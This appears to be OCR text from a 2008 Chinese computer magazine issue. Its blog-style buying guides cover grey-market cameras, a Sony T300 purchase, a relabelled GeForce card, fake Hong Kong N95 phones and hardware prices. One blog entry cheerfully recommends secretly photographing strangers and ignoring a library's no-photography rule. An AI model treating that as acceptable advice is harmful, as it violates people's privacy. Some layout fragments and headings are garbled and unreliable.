
水货:水货是指将最畅销的数码相机,从内地销售经过广州、深圳、香港、澳门或地区,没有正规授权的经销商销售的数码相机,比如销售的数码相机也应该视为水货。水货和正规销售的行货一样出自同一条生产线,并不是什么假货或者次品货,水货由于非授权经销商的价格比较低,但无法获得厂商的售后服务。另外水货数码相机软件可能不是采用简体中文,故而会给日常操作带来极大的不便。

样机:我们去电脑市场时经常能看到商家橱窗中总放着一些数码相机供消费者观看和使用,这种是传说中的样机。样机由于在展示时基本上都被使用过,所以各部件均存在着一定的损耗,特别是镜头时间比较长,这样的损耗就更加明显。从一

库存机:现在DC厂商推出新机的速度也越来越快,每次改朝换代总会有一些旧款机型压在仓库没有及时销售出去,时间一长有些相机就为了库存机。由于库存机的配置相对于主流机型来说总是要差一些,如果仓库的存储条件不佳,还会造成镜头发霉、快门延迟严重等问题。



电池金手指有划痕,一定不是新的



#### 最新留言

阿文:

960-15拍照后的回放信息很丰富,ISO值、分辨率、对焦模式等都能显示出来,还有专业的曝光力量方便,可以直接看出照片的拍摄质量,随时修正拍摄方式




空间首页 | 个人资料 | 我的主题 | 我的回复 | 我的留言 | 我收藏的论坛 | 我收藏的帖子

### 第三道防线：细微之处不能放过

除了以上两大方面之外，验机过程还有一些细节有助于大家辨析水货、样机和库存机。

首先安装上电池开启数码相机。观看取景器中显示的操作菜单，如果发现其显示的不是简体中文而是其他语言，那就是一台货真价实的水货了。通常数码相机第一次使用都需要进行日期、时间等参数的设置，这就是所谓的系统解包。如果您手中的数码相机不必解包直接进入取景状态，说明这是一台样机已经被拍过N张照片了。



最后再看数码相机的保修卡、说明书等这些印刷品。行货的保修卡上的文字都是简体中文，如果您看到保修卡上是繁体中文或英文，说明这台数码相机一定是水货。用户手册如果没有简体中文，那么绝对是水货。如果发现用户手册中的字迹模糊不清、发虚、发飘，很可能是翻印的，将水货

伪装成行货出售，更应该提高警惕。

虽然水货、样机和库存机表面上价格比较便宜，但是无论是从今后的日常操作还是售后服务来看，都存在着极大的潜在的隐患，大家在购买时一定要擦亮眼睛！

### 最新留言

稀饭傻瓜：

达人你好，原来你也是我们的读者啊，明天要去买DC了，恭喜。这里推荐你一个“一看二摸三听”法，希望对你有帮助

一看，是要看相机的各种文字标识，比如包装、说明书、相机底部的产地、序列号等。目前主流厂商的DC行货基本都是在国内生产，因此包装、说明书都有简体中文部分。产地标识也应该是Made in China。水货产品通常没有中文标识，说明书可能是翻印，质量较差。

二摸是说要亲手操作一下，一方面试验一下拍摄效果和检测相机外观，另一方面要看功能菜单中有没有中文语言选项。有些水货产品根本没有中文菜单，操作不便。

三听是说要及时拨打厂商的免费电话，查询产品序列号，这是最可靠的方法。有些品牌的DC需要注册序列号才能享受保修服务，因此，可以当场拨打厂商电话，买回后及时上网注册。

数码达人：

哦天，是CFAN小编嘛！您好傻瓜！谢谢您的提醒，“一看二摸三听”法，嗯，记住了！

以上是转载老鸟的文章，对我很有帮助。看来买相机也要小心JS啊！

查看 (23) | 评论 (8)

刀锋 发布于2008-03-14 19:02:54

晕，我上午刚刚发到CFan论坛，就被你转载了。

数码达人 发布于2008-03-14 21:04:55

楼上是原文作者啊！崇拜ing，我明天刚好要去市场，谢谢你的大作！

## 无心插柳，3·15入手索尼小T

2008-03-15 20:26:09 | 个人分类：IT

今天是个好日子，3·15消费者权益日啊！对我来说也是好日子，我今天买了数码相机，不是之前关注的几款，也不是阿文的佳能960IS。而是另一款：索尼今年1月份推出的DSC T-300，卡片中的战斗机！

先来养养眼吧：

今天本来只是想先到市场逛逛，结果发现很多商家在3·15大促销。在一柜台前看到这款红色的索尼DSC T-300，眼前一亮。商家马上拿过来给我介绍：“这是索尼新出的卡片机T300，今天做活动，特价为2800元，送2GB索尼原装记忆棒、相机包、贴膜。”够吸引人的。

这机器外观小巧时尚，我小心拿过来，打开一瞧，背后整个是一个大液晶屏，触摸操作的，太喜欢了。商家看我动心，继续发动攻势，“这相机别看是卡片机，功能很全，可以任意多区域对焦，还有人脸识别，微笑快门，索尼专业相机所有的功能全都有。”



### 最新留言

复制人：

博主要买数码相机啊，据我了解现在的数码相机都具有自动聚焦和人脸识别功能，拍摄起来很简单，你买的时候可以关注一下。

原来你也是“CFAN人”啊，哈哈，关于相机对焦模式的一些具体设置，你可以看看2008年最近的几期杂志中“DC拍拍拍”栏目的文章，好像一直在介绍卡片相机的各种功能，对你买相机可能会有帮助。

数码达人：

复制人你好，我们都是CFAN人，很高兴认识你。

### 我的新装备

数码达人：

T300基本参数如下：

有效像素数 1010万

光学变焦倍数 5倍

CCD尺寸 1/2.3英寸

微距对焦范围 1cm

光圈范围 F3.5-4.4

快门速度 1-1/1000秒

ISO范围 自动、ISO80、ISO100、ISO200、


ISO400、ISO800、ISO1600、ISO3200

液晶屏尺寸 3.5英寸

存储卡类型 Memory Stick Duo

尺寸 94×59.3×21.4mm

重量 149g





我的主页 | 我的回复 | 我的收藏 | 我的论坛 | 我的帖子

商家说得好夸张。不过我简单操作了一下,T300自带的编辑功能很好玩,可以将普通表情变成微笑的脸。人脸识别功能会让相机自动聚焦在人的面部,适合人像拍摄,特别是笑脸快门功能很奇妙,只要被拍摄者嘴角一翘,就会自动抓拍,太强了。

心里有了底,又在市场上转了一圈。可是你不得不相信“一见钟情”,心里老想着T300,再加上今天促销,终于忍不住出手了。最终价格2800元,送2G记忆棒、相机包、贴膜屏幕、小三脚架。

买的时候大家要小心买到样机,市场上戴手套卖DC的商家还是不少的。我按照刀锋的文章仔细挑了三台,之前两台手印太多了!商家很不耐烦,但是也没办法,今天3·15嘛,呵呵。

大家等着我的使用报告吧,哈哈.....

查看 (63) | 评论 (29)

maomaojiang 发布于2008-03-15 21:02:54

漂亮呀,我买时还没出T300呢,买了T200,恐怕现在我的T200又便宜了。

sgfeng 发布于2008-03-15 21:09:22



很好很强大,口水.....

## 来交作业了,索尼小T使用一天手记

2008-03-17 22:12:09 | 个人分类: IT



▲小T的自动多区域聚焦



▲小T的自动微距模式

这两天太兴奋了,终于有了心爱的DC。除了晚上睡觉,小T几乎没有离过身,一口气把各种功能试用了一遍。不过我从来不爱看说明书,喜欢自己摸索。

自动模式下,小T本身就是多点聚焦模式,还可以通过屏幕触摸,指定聚焦位置。

人脸跟踪和笑脸快门功能很强大,在屏幕上出现人脸会立即检测出来,速度相当快。

小T在回放、编辑方面得益于触摸屏的帮助,功能十分强大,可以进行多达10项的加工,随意添加印花、边框。

下班路上试验了小T的智能场景模式,智能场景模式主要是用于识别人像和夜景拍摄的,判断逆光人像、夜景人像。

刚才还实验了一下微距拍摄,小T提供了一种“自动微距模式”,当相机靠近拍摄物时会自动切换成普通微距,无需用户进行设定。

小T的基本功能展示到此。总体来说,我对我的小T非常满意。

第一次交作业,欢迎大家来拍砖。

查看 (43) | 评论 (14)

佳佳 发布于2008-03-17 23:01:54

我好喜欢触摸屏的哦,看来全屏触摸的确方便,不过看到博主的小T上已经有手印了。

数码达人 发布于2008-03-17 23:09:25

是有这个问题,所以建议大家在购买的时候,一定要贴膜,把整个LCD保护起来。商家一般都会有的,让他附送一个,当场贴好。

### 最新留言

胡茄:

博主啊,JS送你的记忆棒是索尼原装的吗?你可以用这个软件测试一下,ATTO Disk Benchmarks 2.02(下载地址: <http://www.onlinedown.net/soft/48492.htm>,快车代码: CF08071NCG01),看看专业网站的测试结果对比一下就知道了: <http://news.ncdiy.com/Doc/News/200711/20/846619017.shtml>

数码达人:

呵呵,多谢楼上,我已经测试过了,应该是真的。我之前已经看了《电脑爱好者》2008年第2期的文章《记忆棒你会辨别真假吗?》,用PSP现场检测的,这技巧很实用啊。

胡茄:

强,用PSP现场检验,这方法我怎么没想到!看来《电脑爱好者》这杂志还真不错,我也去买本瞧瞧。

### 最新留言

黑莓:

博主问您一下,T300镜头是潜望式的,听说这种镜头是假光学变焦?

数码达人:

您好黑莓,我没听说过潜望式镜头是“假变焦”这种说法。我买相机的时候特别关注了镜头。索尼DSC-T300采用卡尔·蔡司(Carl Zeiss)镜头,在推拉焦距的时候能够看到镜片组在镜头中运动,绝对是真正的光学变焦。说到镜头,除了卡尔·蔡司,著名的制造商还有莱卡(Leica)、施耐德(Schneider)等,镜头品牌会标在镜头的镜片周围。

### 小T的奇特照片

小T的编辑功能可以“微笑化”处理,具有5档强度可选,不过要使用最大强度,“笑容”有点可怕了,呵呵。



▲过度编辑后的笑容



空间首页 | 个人资料 | 我的主题 | 我的相册 | 我的收藏 | 我的博客 | 我的收藏 | 我收藏的帖子

## DC从入门到精通,看来我真的很有天分


2008-03-22 20:02:44 | 个人分类: IT

小T入手一个礼拜了,用得得心应手。我发现DC除了简单的拍照,还有很多妙用:

### 偷拍、自拍要全自动

在街头偷拍可以用笑脸快门,很方便。把小T设置到“笑脸快门”模式,若无其事地举在手中,或者用报纸啥的稍微隐藏一下,就可以全自动偷拍了,哈哈。


自拍就更方便了,摆好Pose,用倒计时拍摄模式,可以拍摄出稳定的照片,可别用手拿着啊。阿文的佳能960 IS还能自己设定倒计时时间,这点不错,我的小T只有2秒、10秒选择。



### 当“间谍”、拍笔记

这个功能说起来不太阳光,呵呵,我前天带着小T去图书馆了,书架上写着“禁止拍照”,不过我还是偷偷拍了一张,只是实验,实验,呵呵。

我还用小T拍了小倩的广告心理学笔记,那门选修课我基本没去上过,汗!拍得挺清楚的,我在电脑上可以直接看了。还有她打印的讲义也拍了,最近正在研究有没有OCR软件,可以把照片中的文字识别出来,哈哈。



### 相机也能GPS,我的小T行吗?

最近在关注索尼的这个东东:索尼GPS-CS1K。这是一个GPS接收模块,是专为索尼Cyber-shot系列数码相机和Handycam系列摄像机使用的,可以记录下拍照时的位置信息。然后通过USB线传输到电脑中,使用专用软件与索尼相机拍摄的照片中的EXIF信息相关联,将时间相同的照片与拍摄位置组合,就可以显示照片拍摄地点了,好强大。



▲我的下一个目标:给相机配个GPS模块

查看 (37) | 评论 (12)

阿文 发布于2008-03-22 21:01:54

你都自己买相机了,还拿着我的佳能960 IS。赶紧还给我!

高小毕业 发布于2008-03-22 21:12:34

博主好厉害,拍图书笔记的确很有用,不知道“OCR”是个啥软件?

数码达人 发布于2008-03-22 22:15:31

OCR (Optical Character Recognition, 光学字符识别), 其目的就是要让计算机知道它到底看到了什么, 尤其是文字资料。简单地说就是把图片中的文字识别出来, 自动录入电脑中。现在国内比较好的中文OCR软件有紫光OCR、尚书OCR以及汉王等。 [CF] [IN01]

### 最新广告

#### 大锅饭:

看了阿达博士的文章,真是受益良多,像博主此等的数码界高人,寓于此处做一小小的博主,实在是暴殄天物。日前,由PCW高校精英骑士团、《电脑爱好者》共同举办的“寻找校园IT达人,挑战超级明星社团——PCW校园IT普及风暴”已经正式拉开帷幕。像博主此等的英雄人物,完全可以来问鼎江湖达人之位,有丰厚的现金大奖拿哟!相信以博主目前的功力,能够与之抗衡的人无几,还等什么,快来了解详情和报名吧!网址: <http://www.cfan.com.cn/campus/st/>

#### 数码达人:

楼上的过奖了,不过有这等好事,我一定参加啊!

### 我的链接

关于索尼GPS-CS1K详情, 请看<http://www.gps166.com/Article/Xinpinzixun/200608/20060807000000.html>

### “粉丝”留言

#### 雨天:

博主你好,我也正在考虑买数码相机呢,看了你的博客,很有帮助啊。我原来也搞不清自己买相机需要哪些功能,其实想想,也就是随便拍拍,有时候还要“自拍”一下(我是女生),看来不用买高档的单反相机了。我会继续关注你的博客。

### 我的新名词

#### 色友:

不是那个色情朋友的意思吧,晕~,思想纯洁点好不好,色友就是摄影爱好者们相互的称谓,奇怪吧,为什么叫色友?这“摄”的发音大舌头点就是“色”,自然摄影朋友们就叫色友了。摄影爱好者是不是对颜色很敏感呢?

### 我的收藏

#### 色友交流的好去处:

##### 追派摄影网

提供影像专栏、测评报告及数码影像信息,这里能找到好多从入门到专业级别的摄影技巧。

<http://www.dpnet.com.cn/>

##### 色彩无忌

一个以摄影、摄影器材、摄影图片为主,兼顾音乐、音响、汽车等其他生活休闲、爱好的网站。这里的论坛上好多老鸟啊!

<http://www.xitek.com/>

##### 蜂鸟网

号称中国影像第一门户网站,包括全面的影像及摄影行业及产品资讯,摄影及图片交流论坛,器材购买及交易平台,摄影活动及摄影圈内资源信息。

<http://www.fengniao.com/>



## 看破虚浮的广告

# 8400GS 免费变 8600GT?

TAG

NVIDIA、GeForce、8400GS、8600GT

显卡

导购

硬件

### 这是某显卡的性能规格

显卡核心	8400GS
核心频率	460MHz
流处理器	918MHz
显存容量	128MB GDDR3
显存频率	1200MHz
显存位置	64bit
外部接口	PV-Out, HDMI, DVI

从这些参数来看,这只不过是一块很普通的8400GS而已,但是厂商却在宣传中反复强调“采用8600GT相同核心”,更有部分经销商以大大高出8400GS的价格在销售这块“8600GT”。原因是这款显卡采用了G84-53核心,单看“G84”的话确实与8600GT相同,而且PCB板上有一个跳

线,在1-2脚短接的时候是一块很普通的8400GS,而将这个跳线设为2-3脚短接的时候,在系统中会被认为是8600GT,同时核心及流处理器的频率也会有一定提升。

既然如此,399元能买块8600GT岂不是超值?问题在于,

真正的8600GT有32个流处理器,并具有128bit的显存位宽,而且控制流处理器的数量/频率和显存位宽也是NVIDIA划分显卡档次的重要手段。这种“跳”出来的8600GT虽然频率看起来有所提高,但流处理器的数量(16个)和显存位宽(64bit)都被严重缩减。从实际测试结果来看,这种“8600GT”的性能仅仅比普通8400GS高10%左右,还不及真正8600GT的一半,游戏性能根本不值一提,想流畅运行最新3D游戏那更是天方夜谭。



采用G84-53核心,估计是从G84-300核心(真正的8600GT所采用)缩水而来

其实这类显卡若是卖350~400元,也和普通的8400GS差不多,而且还具有HDMI接口,用来播放高清视频是非常合适的,但万万不要以为它能够媲美真正的8600GT,购买

8600GT显卡时也要留心,别被JS用“变身显卡”偷梁换柱。[CF][CP01]

### 小知识: 显卡超频,超什么最有效?

NVIDIA和ATI在DirectX10显卡上不约而同地采用了统一渲染架构,用流处理器来完成以往若干个部分的工作,因此流处理器的频率对显卡性能的影响远比GPU和显存大得多,以往被玩家看重的显存频率则不再是性能高低的关键,流处理器的频率一般在性能规格表上会单独标出,显卡价格相同或相近的话,推荐选择流处理器频率更高的,游戏性能会更出色。

## 闷豆逛市场

# 当心假冒的港行N95

诺基亚N95 8GB版的水货最近降价不少,闷豆看看手里服役了将近5年的老手机,决定享受一下“掌中笔记本”(诺基亚官方对N95的定位)所带来的便捷,在网上恶补了一番相关知识后,闷豆来到某个手机柜台——

闷豆:“老板,港行N95 8GB的,多少钱?”

老板:“这位朋友一看就是识货的,真人面前不卖假,你寻到什么价了?我要能做就给你,不行还可以商量。”

闷豆胸有成竹地报出一个在其他柜台问到的价格:“比这价更低,你能做吗?”

老板比了五个手指:“不瞒你说,我这有渠道,还能给你报点打车费。”

闷豆一看老板居然主动让价50元,不免心里有点犯嘀咕,决定先看看货再说。等老板把手机拿来,闷豆首先检查手机键盘的右下角,确认那个“中”字位于按键中间,至少是港版手机。然后比对手机内部标有IMEI号码的标签与包装盒上一致……但是包装盒上的标签似乎有点问题。

闷豆:“老板,你这不对吧,包装盒上的标签明显高出一层,肯定是后贴的。”

老板:“这你放心,这不是最近南方闹雪灾吗,盒子一受潮标签就起来了,绝对原装。”

闷豆:“那这样吧,我上诺基亚网站上查一下,确实在保的话我就要,怎么样?”

老板:“这个……你看我这也不能上网,要不你再去别家转转吧。” [CF][CP02]

### 闷豆提醒:

诺基亚N95 8GB版的价格着实不便宜,由于港行可以享受1年的全国联保的服务,因此多花几百元买个放心的大有人在。JS也正是看准了这一点,通过各种手段将其他版本的N95伪装成港行并以高价出售。只要看准了手机串号(IMEI号)确实在官方网站的保修范围之内,且机器本身是全新的,应该就不会有什么问题了。

### 小知识: 查看手机IMEI号码

在手机上输入“\*#06#”几个字符,屏幕上就会出现该手机的IMEI号码,这个号码一般是无法更改的。

### 网络大补贴

诺基亚产品在线保修查询

<http://www.nokia.com.cn/A4630634>



45nm CPU上市

新老 CPU 该选择谁?

TAG	Intel Core 2 Duo E8200	处理器	导购
-----	------------------------	-----	----

Intel自2006年推出酷睿2系列处理器以来就颇受欢迎,无论高、中、低端,都让玩家有得选、有得用。这不,新一年的开始, E8000系列处理器就上市了……

E8200性能并不超群

如果单从性能上来看, Intel新推出的酷睿2 E8200处理器可能会让你有些失望,如果是同频率、同配置的情况下, E8200的总体性能优势也就能领先3%~8%左右。其中领先幅度最大的是非常依赖二级缓存性能的(6MB对4MB)多媒体处理性能,提升约在8%上下。而游戏部分普遍提升只有3%左右。这样来说E8200不够诱人了?

功耗大体持平究竟好在哪里?

既然E8200的性能不佳,那么功耗应该会小些了吧?实际上一点变化也没

有,依然为65W。慢着, E6550不也是这个功耗吗? 没错,但是,要注意一下频率上的变化。E8200的二级缓存大了50%,由原来的4MB提升到6MB,而且频率也大幅度提升到了2.66GHz,这可比E6000系列要高出不少呢。如果是采用65nm制程工艺的话,光2.66GHz的主频就可以把功耗拉升到近100W左右了。从这方面来看, E8200确实要胜过上代产品。

不买的原因是不够便宜

1450元左右的售价让人并不大容易接受,这个价格我们再添一些完全可以买上一个“胶水四核”的Q6600处理器了,尽管只是两个E6600处理器的拼合产品,但性能方面确实让人为之一动。另外, E8200由于FSB已经提升到了1333MHz,对于超频玩家来说操作起来也有难度,那种E2140经常超频100%以上的快乐,是使用E8200处理器时不大可能体验到的。

小知识:“胶水四核”的由来

“胶水四核”其实是网友给Q6600处理器起的外号,原因非常简单, Q6600其实就是将两个E6600核心放在同一个封装里面,感觉就像是硬生生将两个处理器粘在一起而已。当时业界正在激烈讨论Intel和AMD的真假四核之争,无疑Intel这种二合一的做法让众多消费者感到不满,因此Q6600这样一个典型产品就被消费者起名“胶水四核”了。不过平心而论,这款处理器在性能上的表现还是有目共睹的,唯一让人感到不甚满意的就是其功耗偏大,价格也偏高。

那么, E8200存在究竟有没有价值呢?当然是有的,前提是如果价格能够降低到1000元级别的水平。一旦E8200售价在1000元上下,那么,同档次的产品无论从功耗、频率,还是性能方面来看都不及E8200有诱惑力。所以,已经将目光锁定在E8200的玩家,还是持币观望为好。

CF [CP03]

买第11代酷睿硬盘

08, 1GB 硬盘只值 1.6 元!

TAG	容量、价格	硬盘	导购
-----	-------	----	----

自进入2000年以来,硬盘价格总体还是趋于降价的。尽管2007年经历了硬盘大幅度涨价风波,但依旧没能阻挡硬盘价格下滑的趋势。比如,我们在1997年时,还只能买到2.1GB容量的硬盘,价格也在1500余元,折算每GB的容量价格大概在350元上下。是不是很昂贵? 2008年,硬盘每GB容量又是多少钱呢?

每GB仅售1.6元!

如果以2000年为起始日期,当时20GB容量的硬盘售价在1580元左右,而截止到2008年3月, 500GB容量硬盘最

低仅售799元! 折算下来,前者每GB容量高达79元,而今天,每GB容量的价格不过1.6元! 这可比U盘、闪存卡便宜多了! 刻录光盘虽然能比硬盘每GB容量价格便宜些,但使用效果可不能一概而论。光盘的存储年限,保存方式都要麻烦

年份	硬盘容量	价格	每GB容量价格
2000年	20GB	1580元	79元/GB
2001年	40GB	1150元	28.75元/GB
2002年	80GB	970元	12.13元/GB
2003年	120GB	890元	7.42元/GB
2004年	200GB	1080元	5.4元/GB
2005年	200GB	770元	3.85元/GB
2006年	250GB	570元	2.28元/GB
2007年	500GB	1000元	2元/GB
2008年3月	500GB	799元	1.6元/GB

很多,而且换来换去,又是编号又是目录非常难管理。


今年硬盘价几何?

由于2007年的硬盘市场回暖,硬盘厂商的生产“积极性”也非常高涨,因此《电脑爱好者》认为2008年硬盘市场的价格必定会更加便宜,降幅渴望超过2007年降幅(2007年上半年降幅为11%,下半年由于涨价原因降幅为2%左右),接近或达到每GB 1.2元的售价(例如500GB硬盘达到600元一线),想要购买硬盘扩充容量的消费者,可要留意了! CF [CP04]



## 烧包族 SUPER SHOPER

TAG | 苹果、三星、东芝、笔记本电脑、数码相机、液晶电视 | 数码 | 导购



**Singsong:** 第一时间购入 Air，简单说下感受。真的很薄，甚至有点担心一用力就会把它掰断，拿出去回头率肯定百分百。至于重量，从数据上看很不明显，实际感觉要轻得多。LED 屏幕显示效果不错，略有反射问题，比较容易脏。

键盘配色是以前基本没用过的黑色，在打开键盘灯的时候看起来还行，觉得还不错。打字手感也还好，略微偏硬。触摸板面积很大，“多触点”功能浏览网页时非常实用，不过这个功能好像只适用于苹果的软件，其他浏览器上无法进行相同的操作。另外鼠标键手感很硬，不太舒服。

为了纤薄，隐藏 USB、耳机和 DVI 端口的挡板设计的实在是太窄，导致很多闪存或者音频插头无法直接插上使用，很失败。充电适配器体积小巧轻便，但充满电所需的时间也因此变长了许多。电池耗尽后，开机同时充电，充满大概需要 4 个多小时。待机时间大概能达到 4 小时左右。

系统启动速度实在是太快了，开机出现苹果图标后，小转盘只转了一两圈左右就进入系统了，之前要转上十几圈，实在是太迅速了！这应该是得益于固态硬盘的优势，基本上两天下来的使用感觉就是这些，若不考虑价格因素的话，MBA 绝对是苹果对设计和性能的一次美妙诠释。

**BMW2:** 其实固态硬盘的优势不仅体现在启动迅速，各种软件的初次载入速度都非常快。打开 safari 和 mail 时，图标只在 dock 上面翻了一下，就直接进入主界面了。

**卡卡:** 可能是由于 Air 的 CPU 和显卡处理能力较弱，所以 PS 这类的软件比起 MacBook 之流效率还是要低一些的。使用虚拟机 VMware FUSION 运行 XP 时感觉也还流畅。

**卢旺达难民:** LZ 有一点没说啊，Air 的散热能力明显好于它的前辈，MacBook 简直就像小热炉一样。Air 即使长时间使用，也只有部分地方感觉微温，大有改善。

**singsong:** 前几天有人问 Air 的视频播放效果，跑去简单测试了一下，感觉 Air 的播放能力还可以。720P 的视频能流畅播放，但在处理 1080P 时却很吃力。不过对于一款超薄便携笔记本来说，能有这样的处理能力就非常不错了。

**邻家小妹:** 这机器拆中的地方实在太多，比如少得可怜的接口、无光驱、普通版硬盘太慢、高配版固态硬盘容量太小等。

**狗狗:** 个人认为，配合同期推出的 time capsule，才能真正体现出苹果想要表达的“Air”意义，不过这一组合的花费就非常奢侈了。

## 三星蓝调i8

**Superball:** 造型乖巧可爱，外表精致，还有少见的粉色外壳。

**Zero3:** 开机、对焦响应速度较快，用来抓拍还凑合。但菜单响应速度慢，对焦能力较差。微距拍摄能力还不错，就是长时间工作后机身发热感明显。

**林子:** 照片风格、后期修正功能丰富，比较有可玩性。

**业余枪手:** 没有光学防抖，高感光度下成像表现又非常一般，而我实际用相机又不少时候是在室内。标准模式下色彩太过鲜艳，不够自然，显得夸张了些。总之，这机器比较适合那些需求多功能的，对拍摄感受和成像质量要求又不那么高的时尚人群。

网络之选:

SONY DSC-W130



夏普 LCD-52G7



## 东芝睿智52C3000C

**Turkey:** 东芝中端产品线上的产品，属于中规中矩的设计，没有过多的超前理念和不适用的附加功能，比较实用。

**F91:** 用的是 S-PVA 的面板，感觉不错，支持广色域，色度亮度都比较均匀。功耗控制得也很好。

**Koo:** 接口很多，什么 DVI、VGA、HDMI 统统都有，而且位置设计也很人性化。

**不懂:** 这机器的声音表现不错的，值得一提。

**邪恶装备:** 高清清的表现都不错，这样的价格已经非常实惠了。【CF】[CP05]



如果用D-Sub接口连接显示器,那么显卡的输出信号质量将从根本上决定显示效果,而DVI则不存在这个问题

导购

明白买电脑

um http://shangchi.blog.cfan.com.cn

## 8800GT还是9600GT?

NVIDIA 原本打算用 9600GT 与 ATI HD3850/3870 来抢夺 1000 ~ 1500 元这块中端市场的,没想到反而被自己的 8800GT 打了个措手不及。8800GT 本身性能要比 9600GT 更强,但由于已经上市了一段时间,小影霸等厂商已经



将 8800GT 的价格压到了 1599 元左右,这样一来,反而令刚刚上市不久、价格还比较高的 9600GT 显得高不成低不就。不过 9600GT 已经开始大规模上市,相信一段时间后,9600GT 会逐渐降价到 1300 元甚至更低的价位,真正成为千元级显卡的杀手。因此如果不着急升级或装机的话,不妨静观 9600GT 降价,若是决定最近装机,那么 1599 元的 8800GT 绝对比 1499 元的 9600GT 更值得选择。

## 四核品牌PC最低不到7000元

双核已经标配,品牌机厂商纷纷转向四核处理器。联想锋行 X8040 价格为 11999 元,虽然价格稍高,不过性能超强,操作系统和预装软件方面也无可挑剔,这样看来 1 万多元的价格倒也物有所值。戴尔 Inspiron 530(R210205N) 就便宜得多了,网上折扣价只有 6880 元,配置方面除了显卡性能稍弱之外也没有明显的缺

点。HP 顶级的 m9155cn 配备了夸张的 4GB 内存、1TB 硬盘和 24 英寸宽屏液晶等发烧配件,当然 18999 元的价格也很“发烧”。海尔轰天雷 H8-A020 无论配置还是价格都相当合理,9999 元。清华同方火影 N6000-BOO3 性能相当不错,12999 元的价格也比 HP 那台便宜多了。

## 尼康数码相机全线降价

前段时间,尼康召开了 2008 年春季新品发布会,随后不久新品就出现在市场上了,因此老产品的降价也是情理之中。全幅的 D3 目前报价 39700 元左右,比之前 4 万元以上的价格降了千元之多。万元左右的 D200 降到了 9400 元,入门级的 D40 降价 250 元,幅度也不小,3400 元的价格已经与高端卡片相机相同,但画质却绝非卡片

相机所能相比。很多人关注的 D80 节前由于缺货,价格上涨了一两百元,这次调价也不过是回到节前水平而已,目前单机售价 6200 元。至于尼康的卡片相机则降幅并不很明显, S700、S510、P50 等均降价百元左右。



## 19~24英寸最值得购买的显示器

每款显示器都有卖点,有些卖点则是很多人都很欣赏的,于是这些显示器就会在市场上热销。比如 19 英寸的 AOC 913Fw,虽然消费者对它的外观褒贬不一,但并不影响它成为同档次产品中销量最大的产品之一,1500 元价位能提供如此独特的外观,本身就很容易吸引眼球。而 21.6 英寸最值得购买的显示器仍然要

数 AOC, 2217Pwc 集成了 130 万像素摄像头、麦克风、音箱、3 个 USB 扩展接口以及垂直升降功能,价格却与主流 22 英寸显示器基本相同,2200 元左右,实在很难得。24 英寸液晶要数明基的 G2400W 了,不但提供了 DVI、HDMI 和 D-Sub 三个接口,而且支持等比缩放功能,不到 2900 元的价格颇为诱人。


## 4999元全能笔记本大搜罗

笔记本电脑的价格已经可与台式机相媲美了,4999 元就能买到配有独立显卡、能运行主流游戏的笔记本电脑,这对于我等囊中羞涩的穷人来说实在是再好不过。神舟承运 L233T 不仅配备了 Intel Pentium T2330 双核处理器,还提供了 NVIDIA GeForce 8600M GS 独立显卡,不过 15.4 英寸的机身稍嫌重了一点,约 2.7kg。HP 520 则在

外形、重量等方面取胜,虽然只配备了集成显卡,不过最近购买可以免费升级到 1GB 内存,而且电池使用时间可达 3 小时。三星 R18 以时尚取胜, T2370 处理器、160GB 硬盘搭配 ATI X1250 显卡,配置十分均衡。Acer 4710ZG 配备了 Intel 双核处理器、ATI HD2300 独立显卡和 30 万像素摄像头,很适合喜欢聊天的朋友使用。

## 4款最新上市的780G主板

春节后,AMD 780G 芯片组的主板开始大量上市,价格基本集中在 599 ~ 699 元。精英 A780GM-A 这种大板设计的整合主板比较少见,不过从散热和扩展升级的角度来看显然更加实用。映泰 TA780G M2+ 是目前市场上唯一搭配了热管散热器的主板,特意为供电 MOS 管配备了



散热片,更有利于超频和系统的稳定性。斯巴达克 78GT3-HG 售价仅 599 元,但做工丝毫不马虎,采用五相固态供电设计,并在主板上配备了显示工作状态的数码管。昂达 A78GT 是最早上市的 780G 主板,而且还单独搭配了板载显存,显示性能更强,不过最近比较缺货。

## 最近不建议购买的液晶电视

